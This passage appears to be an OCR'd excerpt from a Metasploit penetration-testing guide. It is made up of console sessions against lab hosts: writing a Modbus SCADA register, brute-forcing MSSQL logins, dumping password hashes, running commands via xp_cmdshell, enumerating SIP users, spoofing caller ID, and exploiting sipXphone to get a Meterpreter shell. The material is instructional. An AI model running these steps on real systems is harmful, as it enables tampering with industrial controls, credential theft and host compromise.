msf5 auxiliary(scanner/scada/modbus_findunitid) > run
[*] Running module against 192.168.248.138

[+] 192.168.248.138:1502 - Received: correct MODBUS/TCP from stationID  1
[*] 192.168.248.138:1502 - Received: incorrect/none data from stationID 2 (probably not in use)
[*] 192.168.248.138:1502 - Received: incorrect/none data from stationID 3 (probably not in use)
[*] 192.168.248.138:1502 - Received: incorrect/none data from stationID 4 (probably not in use)
[*] 192.168.248.138:1502 - Received: incorrect/none data from stationID 5 (probably not in use)
```

```
msf5 post(multi/manage/autoroute) > use auxiliary/scanner/scada/modbusclient
msf5 auxiliary(scanner/scada/modbusclient) > options

Module options (auxiliary/scanner/scada/modbusclient):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DATA                             no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
   DATA_ADDRESS                     yes       Modbus data address
   DATA_COILS                       no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
   DATA_REGISTERS                   no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
   NUMBER          1                no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_
INPUT_REGISTERS modes only)
   RHOSTS                           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT           502              yes       The target port (TCP)
   UNIT_NUMBER     1                no        Modbus unit number


Auxiliary action:

   Name                   Description
   ----                   -----------
   READ_HOLDING_REGISTERS  Read words from several HOLDING registers


msf5 auxiliary(scanner/scada/modbusclient) > set UNIT_NUMBER 1
UNIT_NUMBER => 1
msf5 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 4000
DATA_ADDRESS => 4000
msf5 auxiliary(scanner/scada/modbusclient) > set NUMBER 3
NUMBER => 3
msf5 auxiliary(scanner/scada/modbusclient) > run
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: RHOSTS.
msf5 auxiliary(scanner/scada/modbusclient) > set RHOSTS 192.168.248.138
RHOSTS => 192.168.248.138
```

```
msf5 auxiliary(scanner/scada/modbusclient) > set RPORT 1502
RPORT => 1502
msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.248.138

[*] 192.168.248.138:1502 - Sending READ HOLDING REGISTERS...
[+] 192.168.248.138:1502 - 3 register values from address 4000 :
[+] 192.168.248.138:1502 - [59, 30, 20]
[*] Auxiliary module execution completed


[*] 192.168.248.138:1502 - Sending READ HOLDING REGISTERS...
[+] 192.168.248.138:1502 - 3 register values from address 4000 :
[+] 192.168.248.138:1502 - [59, 30, 20]
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.248.138

[*] 192.168.248.138:1502 - Sending READ HOLDING REGISTERS...
[+] 192.168.248.138:1502 - 3 register values from address 4000 :
[+] 192.168.248.138:1502 - [57, 30, 20]
[*] Auxiliary module execution completed
```

```
msf5 auxiliary(scanner/scada/modbusclient) > set ACTION WRITE_REGISTER
ACTION => WRITE_REGISTER
msf5 auxiliary(scanner/scada/modbusclient) > options

Module options (auxiliary/scanner/scada/modbusclient):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DATA            20               no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
   DATA_ADDRESS    4002             yes       Modbus data address
   DATA_COILS                       no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
   DATA_REGISTERS                   no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
   NUMBER          1                no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_
INPUT_REGISTERS modes only)
   RHOSTS          192.168.248.138  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT           1502             yes       The target port (TCP)
   UNIT_NUMBER     1                no        Modbus unit number


Auxiliary action:

   Name            Description
   ----            -----------
   WRITE_REGISTER  Write one word to a register


msf5 auxiliary(scanner/scada/modbusclient) > set DATA 79
DATA => 79
msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.248.138

[*] 192.168.248.138:1502 - Sending WRITE REGISTER...
[+] 192.168.248.138:1502 - Value 79 successfully written at registry address 4002
[*] Auxiliary module execution completed
```



```
msf > use auxiliary/scanner/mssql/mssql_ping
msf  auxiliary(mssql_ping) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_ping) > run

[*] SQL Server information for 192.168.65.1:
[+]    ServerName      = WIN8
[+]    InstanceName    = MSSQLSERVER
[+]    IsClustered     = No
[+]    Version         = 10.0.1600.22
[+]    tcp             = 1433
[+]    np              = \\WIN8\pipe\sql\query
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_ping) >
```

```
msf > use auxiliary/scanner/mssql/mssql_login
msf  auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_login) > run

[*] 192.168.65.1:1433 - MSSQL - Starting authentication scanner.
[*] 192.168.65.1:1433 MSSQL - [1/2] - Trying username:'sa' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa' : ''
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_login) >
```

```
msf > use auxiliary/scanner/mssql/mssql_login
msf  auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   BLANK_PASSWORDS     true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED    5                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                             no        A specific password to authenticate with
   PASS_FILE                            no        File containing passwords, one per line
   RHOSTS                               yes       The target address range or CIDR identifier
   RPORT               1433             yes       The target port
   STOP_ON_SUCCESS     false            yes       Stop guessing when a credential works for a host
   THREADS             1                yes       The number of concurrent threads
   USERNAME            sa               no        A specific username to authenticate as
   USERPASS_FILE                        no        File containing users and passwords separated by space, one pair per li
ne
   USER_AS_PASS        true             no        Try the username as the password for all users
   USER_FILE                            no        File containing usernames, one per line
   USE_WINDOWS_AUTHENT  false           yes       Use windows authentification
   VERBOSE             true             yes       Whether to print output for all attempts
```

```
msf  auxiliary(mssql_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf  auxiliary(mssql_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf  auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_login) >
```

```
[*] 192.168.65.1:1433 MSSQL - [02/36] - Trying username:'sa ' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa ' : ''
[*] 192.168.65.1:1433 MSSQL - [03/36] - Trying username:'nipun' with password:''
[-] 192.168.65.1:1433 MSSQL - [03/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [04/36] - Trying username:'apex' with password:''
[-] 192.168.65.1:1433 MSSQL - [04/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [05/36] - Trying username:'nipun' with password:'nipun'
[-] 192.168.65.1:1433 MSSQL - [05/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [06/36] - Trying username:'apex' with password:'apex'
[-] 192.168.65.1:1433 MSSQL - [06/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [07/36] - Trying username:'nipun' with password:'12345'
[+] 192.168.65.1:1433 - MSSQL - successful login 'nipun' : '12345'
[*] 192.168.65.1:1433 MSSQL - [08/36] - Trying username:'apex' with password:'12345'
[-] 192.168.65.1:1433 MSSQL - [08/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [09/36] - Trying username:'apex' with password:'123456'
[-] 192.168.65.1:1433 MSSQL - [09/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [10/36] - Trying username:'apex' with password:'18101988'
[-] 192.168.65.1:1433 MSSQL - [10/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [11/36] - Trying username:'apex' with password:'12121212'
[-] 192.168.65.1:1433 MSSQL - [11/36] - failed to login as 'apex'
```


```
msf > use auxiliary/scanner/mssql/mssql_hashdump
msf  auxiliary(mssql_hashdump) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_hashdump) > show options

Module options (auxiliary/scanner/mssql/mssql_hashdump):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specified username
   RHOSTS               192.168.65.1     yes       The target address range or CIDR identifier
   RPORT                1433             yes       The target port
   THREADS              1                yes       The number of concurrent threads
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN o
ption set)

msf  auxiliary(mssql_hashdump) > run

[*] Instance Name: nil
[+] 192.168.65.1:1433 - Saving mssql05.hashes = sa:0100937f739643eebf33bc464cc6ac8d2fda70f31c6d5c8
ee270
[+] 192.168.65.1:1433 - Saving mssql05.hashes = ##MS_PolicyEventProcessingLogin##:01003869d680adf6
3db291c6737f1efb8e4a481b02284215913f
[+] 192.168.65.1:1433 - Saving mssql05.hashes = ##MS_PolicyTsqlExecutionLogin##:01008d22a249df5ef3
b79ed321563a1dccdc9cfc5ff954dd2d0f
[+] 192.168.65.1:1433 - Saving mssql05.hashes = nipun:01004bd5331c2366db85cb0de6eaf12ac1c91755b116
60358067
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_hashdump) >
```

```
msf > use auxiliary/admin/mssql/mssql_enum
msf  auxiliary(mssql_enum) > show options

Module options (auxiliary/admin/mssql/mssql_enum):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specif
ied username
   Proxies                               no        Use a proxy chain
   RHOST                                 yes       The target address
   RPORT                1433             yes       The target port
   USERNAME             sa               no        The username to authenticat
e as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentificatio
n (requires DOMAIN option set)

msf  auxiliary(mssql_enum) > set USERNAME nipun
USERNAME => nipun
msf  auxiliary(mssql_enum) > set password 123456
password => 123456
msf  auxiliary(mssql_enum) > run
```

```
msf  auxiliary(■ssql_enu■) > set RHOST 192.168.65.1
RHOST => 192.168.65.1
msf  auxiliary(■ssql_enu■) > run

[*] Running MS SQL Server Enumeration...
[*] Version:
[*]     Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
[*]             Jul  9 2008 14:43:34
[*]             Copyright (c) 1988-2008 Microsoft Corporation
[*]             Developer Edition on Windows NT 6.2 <X86> (Build 9200: )
[*] Configuration Parameters:
[*]     C2 Audit Mode is Not Enabled
[*]     xp_cmdshell is Enabled
[*]     remote access is Enabled
[*]     allow updates is Not Enabled
[*]     Database Mail XPs is Not Enabled
[*]     Ole Automation Procedures are Enabled
[*] Databases on the server:
[*]     Database name:master
[*]     Database Files for master:
[*]             C:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQ
L\DATA\master.mdf


[*] System Admin Logins on this Server:
[*]     sa
[*]     NT AUTHORITY\SYSTEM
[*]     NT SERVICE\MSSQLSERVER
[*]     win8\Nipun
[*]     NT SERVICE\SQLSERVERAGENT
[*]     nipun
[*] Windows Logins on this Server:
[*]     NT AUTHORITY\SYSTEM
[*]     win8\Nipun
[*] Windows Groups that can logins on this Server:
[*]     NT SERVICE\MSSQLSERVER
[*]     NT SERVICE\SQLSERVERAGENT
[*] Accounts with Username and Password being the same:
[*]     No Account with its password being the same as its username was found.
[*] Accounts with empty password:
[*]     sa
[*] Stored Procedures with Public Execute Permission found:
[*]     sp_replsetsyncstatus
[*]     sp_replcounters
[*]     sp_replsendtoqueue
[*]     sp_resyncexecutesql
[*]     sp_prepexecrpc
[*]     sp_repltrans
[*]     sp_xml_preparedocument
[*]     xp_qv
[*]     xp_getnetname
[*]     sp_releaseschemalock
[*]     sp_refreshview
[*]     sp_replcmds
[*]     sp_unprepare
[*]     sp_resyncprepare
```

```
msf > use auxiliary/admin/mssql/mssql_exec
msf  auxiliary(mssql_exec) > set CMD 'ipconfig'
CMD => ipconfig
msf  auxiliary(mssql_exec) > run

[*] SQL Query: EXEC master..xp_cmdshell 'ipconfig'


Connection-specific DNS Suffix  . :
Connection-specific DNS Suffix  . :
Default Gateway . . . . . . . . . :
Default Gateway . . . . . . . . . :
Default Gateway . . . . . . . . . :
Default Gateway . . . . . . . . . : 192.168.43.1
IPv4 Address. . . . . . . . . . . : 192.168.19.1
IPv4 Address. . . . . . . . . . . : 192.168.43.240
IPv4 Address. . . . . . . . . . . : 192.168.56.1
IPv4 Address. . . . . . . . . . . : 192.168.65.1
Link-local IPv6 Address . . . . . : fe80::59c2:8146:3f3d:6634%26
Link-local IPv6 Address . . . . . : fe80::9ab:3741:e9f0:b74d%12
Link-local IPv6 Address . . . . . : fe80::9dec:d1ae:5234:bd41%24
Link-local IPv6 Address . . . . . : fe80::c83f:ef41:214b:bc3e%21
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

```
msf > use auxiliary/admin/mssql/mssql_sql
msf  auxiliary(mssql_sql) > run

[*] SQL Query: select @@version
[*] Row Count: 1 (Status: 16 Command: 193)


 NULL
 ----
 Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
        Jul  9 2008 14:43:34
        Copyright (c) 1988-2008 Microsoft Corporation
        Developer Edition on Windows NT 6.2 <X86> (Build 9200: )


[*] Auxiliary module execution completed
msf  auxiliary(mssql_sql) >
```




To
VPN/IP
To
ROUTER
To
SWITCH


```
msf > use auxiliary/scanner/sip/options
msf  auxiliary(options) > show options

Module options (auxiliary/scanner/sip/options):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each se
t
   CHOST                       no        The local client address
   CPORT      5060             no        The local client port
   RHOSTS                      yes       The target address range or CIDR identi
fier
   RPORT      5060             yes       The target port
   THREADS    1                yes       The number of concurrent threads
   TO         nobody           no        The destination username to probe at ea
ch host
```

```
msf  auxiliary(options) > set RHOSTS 192.168.65.1/24
RHOSTS => 192.168.65.1/24
msf  auxiliary(options) > run

[*] 192.168.65.128 sip:nobody@192.168.65.0 agent='TJUQBGY'
[*] 192.168.65.128 sip:nobody@192.168.65.128 agent='hAG'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
 BYE, REFER, SUBSCRIBE, NOTIFY'
[*] 192.168.65.128 sip:nobody@192.168.65.255 agent='68T9c'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
 BYE, REFER, SUBSCRIBE, NOTIFY'
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(options) >
```


```
msf  auxiliary(enumerator) > show options

Module options (auxiliary/scanner/sip/enumerator):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   CHOST                       no        The local client address
   CPORT      5060             no        The local client port
   MAXEXT     9999             yes       Ending extension
   METHOD     REGISTER         yes       Enumeration method to use OPTIONS/REGISTER
   MINEXT     0                yes       Starting extension
   PADLEN     4                yes       Cero padding maximum length
   RHOSTS     192.168.65.128   yes       The target address range or CIDR identifier
   RPORT      5060             yes       The target port
   THREADS    1                yes       The number of concurrent threads
```

```
msf  auxiliary(enumerator) > set MINEXT 3000
MINEXT => 3000
msf  auxiliary(enumerator) > set MAXEXT 3005
MAXEXT => 3005
msf  auxiliary(enumerator) > set PADLEN 4
PADLEN => 4

msf  auxiliary(enumerator) > set RHOSTS 192.168.65.0/24
RHOSTS => 192.168.65.0/24
```

```
msf  auxiliary(enumerator) > run

[*] Found user: 3000 <sip:3000@192.168.65.129> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.129> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.129> [Open]
[*] Found user: 3000 <sip:3000@192.168.65.255> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.255> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.255> [Open]
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf > use auxiliary/voip/sip_invite_spoof
msf  auxiliary(sip_invite_spoof) > show options

Module options (auxiliary/voip/sip_invite_spoof):

   Name       Current Setting         Required  Description
   ----       ---------------         --------  -----------
   DOMAIN                             no        Use a specific SIP domain
   EXTENSION  4444                    no        The specific extension or name to target
   MSG        The Metasploit has you  yes       The spoofed caller id to send
   RHOSTS     192.168.65.129          yes       The target address range or CIDR identifier
   RPORT      5060                    yes       The target port
   SRCADDR    192.168.1.1             yes       The sip address the spoofed call is coming from
   THREADS    1                       yes       The number of concurrent threads

msf  auxiliary(sip_invite_spoof) > back
msf > use auxiliary/voip/sip_invite_spoof
msf  auxiliary(sip_invite_spoof) > set RHOSTS 192.168.65.129
RHOSTS => 192.168.65.129
msf  auxiliary(sip_invite_spoof) > set EXTENSION 4444
EXTENSION => 4444
```


```
msf  auxiliary(sip_invite_spoof) > run

[*] Sending Fake SIP Invite to: 4444@192.168.65.129
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



sipXphone
Messages
Receiving Call...
From
The Metasploit has you
sip:192.168.1.1
To
4444
sip:4444@192.168.65.129
Ignore
Answer
More
Scroll
Mute
Hold
Confer
Volume
Xfer
Speaker
ABC
DEF
GHI
JKL
MNO
PQRS
TUV
WXYZ
1
2
3
4
5
6
7
8
9
*
0
#


```
msf > use exploit/windows/sip/sipxphone_cseq
msf  exploit(sipxphone_cseq) > set RHOST 192.168.65.129
RHOST => 192.168.65.129
msf  exploit(sipxphone_cseq) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf  exploit(sipxphone_cseq) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf  exploit(sipxphone_cseq) > exploit
```

```
msf  exploit(sipxphone_cseq) > exploit

[*] Started bind handler
[*] Trying target SIPfoundry sipXphone 2.6.0.27 Universal...
[*] Sending stage (752128 bytes) to 192.168.65.129
[*] Meterpreter session 2 opened (192.168.65.128:42522 -> 192.168.65.129:4444) at 2013-09-05 15:27:57 +0530

meterpreter >
```

Chapter 6: Virtual Test Grounds and Staging






```
msf5 > load
load aggregator        load libnotify         load session_tagger
load alias             load msfd              load socket_logger
load auto_add_route    load msgrpc            load sounds
load beholder          load nessus            load sqlmap
load db_credcollect    load nexpose           load thread
load db_tracker        load openvas           load token_adduser
load event_tester      load pcap_log          load token_hunter
load ffautoregen       load request           load wiki
load ips_filter        load rssfeed           load wmap
load komand            load sample
load lab               load session_notifier
msf5 > load openvas
```

```
msf5 > load openvas
[*] Welcome to OpenVAS integration by kost and averagesecurityguy.
[*]
[*] OpenVAS integration requires a database connection. Once the
[*] database is ready, connect to the OpenVAS server using openvas_connect.
[*] For additional commands use openvas_help.
[*]
[*] Successfully loaded plugin: OpenVAS
msf5 >
```

```
msf5 > openvas_connect admin d5f49247-91db-407b-919b-a3f32ed27780 localhost 9390 ok
[*] Connecting to OpenVAS instance at localhost:9390 with username admin...
[+] OpenVAS connection successful
msf5 >
```

```
msf5 > workspace -a TargetServerScan
